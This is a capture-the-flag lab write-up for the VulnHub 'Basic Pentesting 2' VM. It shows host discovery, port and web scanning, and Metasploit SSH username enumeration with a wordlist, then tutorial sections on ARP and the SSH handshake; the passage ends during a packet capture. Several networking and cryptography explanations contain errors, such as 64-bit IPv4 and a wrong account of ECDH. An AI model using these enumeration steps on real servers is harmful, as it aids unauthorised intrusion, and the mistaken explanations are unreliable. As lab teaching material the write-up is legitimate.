
CVE-2016-6210

CVE-2020-1938

BP 2:
https://www.vulnhub.com/entry/basic-pentesting-2,241/
Write-Up by deusxmachina

Scenario : Exploit a server with IP address 10.0.2.5 and gain root access.



Discovery and enumerating open ports

```
# arp-scan -l

Interface: eth0, type: EN10MB, MAC: 08:00:27:50:4c:14, IPv4: 10.0.2.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
```

```
10.0.2.1       52:54:00:12:35:00     QEMU
10.0.2.2       52:54:00:12:35:00     QEMU
10.0.2.3       08:00:27:10:3f:ca     PCS Systemtechnik GmbH
10.0.2.5       08:00:27:dc:cc:b5     PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.133 seconds (120.02 hosts/sec). 4 responded

# nmap -sV 10.0.2.5

Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-07 04:34 EST
Nmap scan report for 10.0.2.5
Host is up (0.00024s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp open  http        Apache Tomcat 9.0.7
MAC Address: 08:00:27:DC:CC:B5 (Oracle VirtualBox virtual NIC)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds
```

Attempt ssh login on port 22

We can see that password login attempts for users are allowed. This means that later on, if we get stuck, brute-forcing ssh passwords is an option.

```
# ssh admin@10.0.2.5 -p 22

The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
admin@10.0.2.5's password:
Permission denied, please try again.
admin@10.0.2.5's password:
```

Port 80 web enumeration

Using nikto, we find the directory ‘/development’

```
# nikto -h 10.0.2.5

- Nikto v2.1.6
```

```
---------------------------------------------------------------------------
+ Target IP:          10.0.2.5
+ Target Hostname:    10.0.2.5
+ Target Port:        80
+ Start Time:         2022-02-07 04:49:25 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 9e, size: 56a870fbc8f28, mtime: gzip
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /development/: Directory indexing found.
+ OSVDB-3092: /development/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2022-02-07 04:49:45 (GMT-5) (20 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Visiting the website, we can see the source code of the main page points to the same hint

```html
<html>

<h1>Undergoing maintenance</h1>

<h4>Please check back later</h4>

<!-- Check our dev note section if you need to know what to work on. -->


</html>
```

We find 2 files ‘dev.txt’ and ‘j.txt’ in the ‘http://10.0.2.5/development/’ directory. From both files we find two employees of this server: “J” and “K”. The user “J” has a weak password. Maybe we can retrieve the /etc/shadow file and crack the hash.

Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.0.2.5 Port 80

Why can I see the files that are contained in this directory? This is called directory listing and when enabled, it lists the content of a directory with no index file (ex. Index.html, index.php). Disabling this feature is a crucial point in preventing data leakage, XSS attacks, and heightening security. How to do so will depend on each service (Apache, Tomcat, etc)

dev.txt

2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K
2018-04-22: SMB has been configured. -K
2018-04-21: I got Apache set up. Will put in our content later. -J

j.txt

For J:
I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.
-K

I decided to try and enumerate the ssh users. And we find the 2 users that may be relevant to the “J” and “K” we found before: jan, kay.

```
# msfconsole
> search ssh enum
> use auxiliary/scanner/ssh/ssh_enumusers
> set RHOST 10.0.2.5
> set RPORT 22
> set USER_FILE /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt
```

```
> show options

Module options (auxilary/scanner/ssh/ssh_enumusers):

Name           Current Setting    Required   Description
--------       ----------------   ---------  --------------
CHECK_FALSE    false              no         Check for false positives (random username)
Proxies                           no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         10.0.2.5           yes        The target host(s)
RPORT          22                 yes        The target port
THREADS        1                  yes        The number of concurrent threads (max one per host)
THRESHOLD      10                 yes        Amount of seconds needed before a user is considered found (timing attack only)
USERNAME                          no         Single username to test (username spray)
USER_FILE      /usr/share/wo..    no         File containing usernames, one per line

> run

[*] 10.0.2.5:22 - SSH - Using malformed packet technique
[*] 10.0.2.5:22 - SSH - Starting scan
[+] 10.0.2.5:22 - SSH - User 'mail' found
[+] 10.0.2.5:22 - SSH - User 'root' found
[+] 10.0.2.5:22 - SSH - User 'news' found
[+] 10.0.2.5:22 - SSH - User 'man' found
[+] 10.0.2.5:22 - SSH - User 'bin' found
[+] 10.0.2.5:22 - SSH - User 'games' found
[+] 10.0.2.5:22 - SSH - User 'nobody' found
[+] 10.0.2.5:22 - SSH - User 'jan' found
[+] 10.0.2.5:22 - SSH - User 'backup' found
[+] 10.0.2.5:22 - SSH - User 'daemon' found
[+] 10.0.2.5:22 - SSH - User 'proxy' found
[+] 10.0.2.5:22 - SSH - User 'list' found
[+] 10.0.2.5:22 - SSH - User 'kay' found
```

Before we get into how this metasploit auxiliary module works there are a couple of things to cover: What is ARP? How does SSH work?

What is ARP?

Address Resolution Protocol (ARP) is a network protocol that is used for finding a computer's MAC address using their IP address.

* There are many other types of ARP but that is a whole new monster that we can worry about later

A Media Access Control (MAC) address is the 12-digit 48-bit physical address that is unique to every device on this planet. For example :

A MAC address has two halves; the first 6 digits form the OUI and the last 6 digits is a form of serial number.

An Internet Protocol (IP) address is an address that “uniquely” identifies a device on a network. There are 32-bit IPv4 addresses and 64-bit IPv4 addresses. IPv6 is the newer standard that was created to solve IPv4’s limit on only being able to support 4.2 billion IP addresses. In 2022 IPv4 is still widely used alongside NAT, which solves the same problem but without changing the whole 32-bit IP address infrastructure.


Class A	1.0.0.1 to 126.255.255.254	16M hosts 127 networks
Class B	128.1.0.1 to 191.255.255.254	64K hosts 16K networks
Class C	192.0.1.1 to 223.255.254.254	254 hosts 2M networks
Class D	224.0.0.0 to 239.255.255.255	Multicast
Class E	240.0.0.0 to 254.255.255.254	R&D == wasted

So what is the difference between a MAC address and an IP address?


MAC addresses are used for identifying/communicating with devices on a local network AND external network while IP addresses are used for identifying/communicating with devices on external networks. In terms of the OSI 7-Layer model, MAC addresses are used for Layer 2 (Data Link Layer) communications, while IP addresses are used for Layer 3+ (Network) communications.

Let’s see ARP in action:


⚠ Devices on the same local network need to know each other’s MAC address in order to communicate. ⚠



In this scenario there are 2 computers and a layer-2 switch in a local network. Computer A wants to send a packet to Computer B. It knows Computer B’s IP address but not it’s MAC address. Let’s say Computer A’s MAC address is AA:AA:AA:AA:AA:AA and Computer B’s MAC address is BB:BB:BB:BB:BB:BB.



1. Computer A broadcasts an ARP **request** packet with a source IP of 10.0.0.1, destination IP of 10.0.0.2, source MAC of AA:AA:AA:AA:AA:AA, and a destination MAC of FF:FF:FF:FF:FF:FF which is not a MAC address at all but a broadcast address that is used when you don't know the actual address.




2. The switch first notes down Computer A's MAC address and the specific port on which it can be reached (port 1). The switch then checks it's MAC address table, a table that links MAC addresses to a port on the switch, for Computer B's MAC address and can either do one of two things:


a) If it has Computer B's MAC address in it's MAC address table it can forward that packet to the respective port.

b) If the switch does not have Computer B's MAC address in it's MAC address table it floods the packet to every port except the one it received the packet on. In this scenario there are only two ports being used so it doesn't change much.


The switch will execute option b) in this case.




(An example of flooding if the scenario had more switch ports involved)




3. The switch floods the broadcast ARP request packet with source IP 10.0.0.1, destination IP 10.0.0.2, source MAC AA:AA:AA:AA:AA:AA, and destination MAC FF:FF:FF:FF:FF:FF




4. Upon receiving the packet Computer B first saves Computer A's IP address and MAC address to it's ARP cache table, a table that links and stores IP addresses to MAC addresses, for future reference. Then Computer B sees the packet destination IP is it's and *decapsulates* the packet. Computer B now sees its an ARP request packet and creates an ARP **reply** packet to send.



5. Computer B sends an unicast ARP **reply** packet with source IP 10.0.0.2, destination IP 10.0.0.1, source MAC BB:BB:BB:BB:BB:B, and destination MAC AA:AA:AA:AA:AA:AA.



6. The switch receives the packet, notes down Computer B's MAC address and the port to reach it on (port 2). Then the switch checks if it has a port corresponding to the packet's destination MAC address, Computer A's MAC address. It does because it noted it down in step 2. So it forwards the ARP reply packet to port 1.




7. Computer A receives the packet, sees the destination IP address is it's and decapsulates the packet. Once it sees that it is an ARP reply, Computer A notes down Computer B's IP and MAC address to its ARP cache table. Now Computer A has the information needed to communicate with Computer B.

How does SSH work?

Secure Shell (SSH) is a cryptographic network communication protocol used for securely accessing a device remotely. What "accessing a device remotely" means will become clear once we see some examples. But before that we should cover the main types of encryption standards.


Types of encryption:

- Symmetric encryption: both communicating end-devices(combined) have one key that is used for encryption and decryption.



  Examples : DES, 3DES, AES, SEEd, IDEA, Blowfish, Twofish, RC4

- Asymmetric encryption: both end-devices have a pair of keys: a private and a public key. Public keys are used for encryption and private keys are used for decryption. As the name suggests, public keys can be publicly exchanged while private keys are never transferred to another device. Also, although they are related, it should be impossible to guess or calculate the value of the private key through a public key. A scenario to explain how it works:



A wants to securely communicate with **B**. **A** asks **B** for her public key.
① **B** transmits its public key. (public key exchange)
② **A** receives **B**'s public key and encrypts the message it wants to send.
③ **A** transmits the encrypted message.
④ **B** receives **A**'s encrypted message and decrypts it using its private key.
Examples : RSA, ECC, Diffie-Hellman, Rabin, PGP, ECDSA

- Hash encryption: unlike symmetric and asymmetric encryption, hashing is a one-way encryption method. This means that once something is 'hashed' it can not be reverse engineered to get to the original plain text. Hashes are used for storing sensitive data, so that even if it is made public it would be incomprehensible gibberish. So when, let's say, a login is attempted, the inputted password is put through the same hash function and compared to the real hash. Some characteristics of hashes are
    - One input string should have one specific hash value
    - Hashing function must be quick and irreversible
    - Commonly, salts, any random data that is used as an additional input to the hash function, are used to reinforce safety.

  Examples: SHA-2, SHA-3, MD5, Whirlpool, Tiger, CRC32

SSH handshake?

In networking a 'handshake' refers to a negotiation of protocols to follow while communicating with another. In this scenario, computer A(client) is using SSH to remotely connect to computer B(provider).




Diagram label definitions and details

<table>
<tr>
<td>VERSION EXCHANGE</td>
<td>A string containing the SSH version that they support.
EXAMPLE WIRESHARK PACKET:
<pre>
SSH Protocol
    Protocol: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
    [Direction: client-to-server]
</pre>
</td>
</tr>
<tr>
<td>KEY EXCHANGE
“Preparations”</td>
<td>A string containing preferred algorithms for the following categories (a negotiation of algorithms to use for communications):

cookie
A random value generated by the client used to obfuscate both sides from determining the keys and session identifier.
kex_algorithms
A list of supported algorithms for exchanging the key. Preferred algorithm must come first in the list. A “guess” algorithm is also sent, based on information from the VERSION EXCHANGE step.
server_host_key_algorithms
If the requested algorithms require an encryption-capable key, a string of supported server host key encryption methods.Essentially, the server sends a list of the algorithms for which it has host keys, and the host replies with its choices.
If both devices have no commonly supported algorithm, both sides will disconnect.
encryption_algorithms
A string of supported ciphers, symmetric encryption algorithms.
mac_algorithms
A group of ciphers used to prove data origin, integrity, by producing a MAC tag on the message.
compression_algorithms
A string of supported compression algorithms.
languages
A string of supported languages.
first_kex_packet_follows
Boolean value indicating whether a guessed key exchange packet follows.

Key exchange may take form in multiple packet exchanges, depending on the negotiations.
EXAMPLE WIRESHARK PACKET:
<pre>
Algorithms
    Cookie: 76f2c59658701d8f40917230c7df325a
    kex_algorithms length: 150
    kex_algorithms string: curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-
    server_host_key_algorithms length: 65
    server_host_key_algorithms string: ssh-rsa,rsa-sha2-512,rsa-sha2-256,ecdsa-sha2-n
    encryption_algorithms_client_to_server length: 108
    encryption_algorithms_client_to_server string: chacha20-poly1305@openssh.com,aes1
    encryption_algorithms_server_to_client length: 108
    encryption_algorithms_server_to_client string: chacha20-poly1305@openssh.com,aes1
    mac_algorithms_client_to_server length: 213
    mac_algorithms_client_to_server string [truncated]: umac-64-etm@openssh.com,umac-
</pre>
</td>
</tr>
</table>

	`` mac_algorithms_server_to_client length: 213 mac_algorithms_server_to_client string [truncated]: umac-64-etm@openssh.com,umac- compression_algorithms_client_to_server length: 21 compression_algorithms_client_to_server string: none,zlib@openssh.com compression_algorithms_server_to_client length: 21 compression_algorithms_server_to_client string: none,zlib@openssh.com languages_client_to_server length: 0 languages_client_to_server string: languages_server_to_client length: 0 languages_server_to_client string: First KEX Packet Follows: 0 Reserved: 00000000 ```
ECDH & ECDH REPLY	Client begins by generating a one-time-use keypair (private and associated public key) and then sends SSH_MSG_KEX_ECDH_INIT (its public key) to the server. This keypair is only used during the key exchange and is disposed of afterwards. Provider, upon receival of SSH_MSG_KEX_ECDH_INIT (client's public key), generates its own ephemeral keypair. Elliptic Curve Diffie-Hellman (ECDH): Using the aforementioned temporary key, the client and provider securely exchange a very large prime number and individually perform encryption based on a newly negotiated algorithm. Let's call this value the 'shared number'. Another prime number is, this time, independently generated and set to use as the 'private key'. EXAMPLE WIRESHARK PACKET: ``` Key Exchange (method:ecdh-sha2-nistp521) Message Code: Elliptic Curve Diffie-Hellman Key Exchange Reply (31) ▾ KEX host key (type: ssh-ed25519) Host key length: 51 Host key type length: 11 Host key type: ssh-ed25519 EdDSA public key length: 32 EdDSA public key: 0cf2f1969c5976cf19eaadba22429cf3f42d8658665323e4 ECDH server's ephemeral public key length: 133 ECDH server's ephemeral public key (Q_S): 0400f3c92c2f9d066dab5274b6 KEX H signature length: 83 KEX H signature: 0000000b7373682d6564323535313900000040e564594c72b5a ```
NEW KEYS (ECDH)	The three values, 'shared number', 'private key', and the agreed-upon encryption algorithm are used to compute another 'public key' and send it to the other party. Finally, both parties use this 'public key' + 'private key' + 'shared number' to create the final 'shared key'. The 'shared key' is independently computed but will result in the same encryption key. **Both parties now have a shared encryption key and are able to communicate on a symmetrically encrypted SSH session.** EXAMPLE WIRESHARK PACKET: ``` Key Exchange (method:ecdh-sha2-nistp521) Message Code: New Keys (21) Padding String: 7adc655640102074388df4f93dcfc84a538d ```
ENCRYPTED PACKET	Through the symmetrically encrypted SSH session, the client sends login credentials or SSH keys. Server replies are also of course encrypted and gibberish. EXAMPLE WIRESHARK PACKET:

	SSHv2 110 Client: Encrypted packet (len=44) SSHv2 110 Server: Encrypted packet (len=44) SSHv2 142 Client: Encrypted packet (len=76) SSHv2 118 Server: Encrypted packet (len=52)

What is a SSH Malformed Packet Attack?

According to the description of the metasploit auxiliary module:

" This module uses a malformed packet or timing attack to enumerate users on an OpenSSH server. The default action sends a malformed (corrupted) SSH_MSG_USERAUTH_REQUEST packet using public key authentication (must be enabled) to enumerate users. On some versions of OpenSSH under some configurations, OpenSSH will return a "permission denied" error for an invalid user faster than for a valid user, creating an opportunity for a timing attack to enumerate users. Testing note: invalid users were logged, while valid users were not. "

Now let's see the packets for ourselves. Create a wireshark capture on the network card the scenario is operating on and run the metasploit auxiliary module again. A reminder that the provider's ssh version (lowest common version) is **OpenSSH 7.2p2**. A quick search on the metasploit framework shows Username Enumeration as an exploit on OpenSSH versions lower than 7.2p2:

```
┌──(root㉿pwner3000)-[/home/deusxmachina]
└─# searchsploit openssh 7.2p2
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH 7.2p2 - Username Enumeration
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets P
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
OpenSSHd 7.2p2 - Username Enumeration
```

*In wireshark, I changed a couple coloring rules filtered by source address so that it is easier to see at a glance which packet is coming from where (**white foreground is from Attacker, black foreground is from Victim**). Also, time display formats were changed to Seconds Since Beginning of Capture and Microseconds.*

1	0.000000	ARP	42	Who has 10.0.2.5? Tell 10.0.2.15
2	0.000325	ARP	60	10.0.2.5 is at 08:00:27:dc:cc:b5
3	0.000339	TCP	74	43957 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3240326102 TSecr=0 WS=128
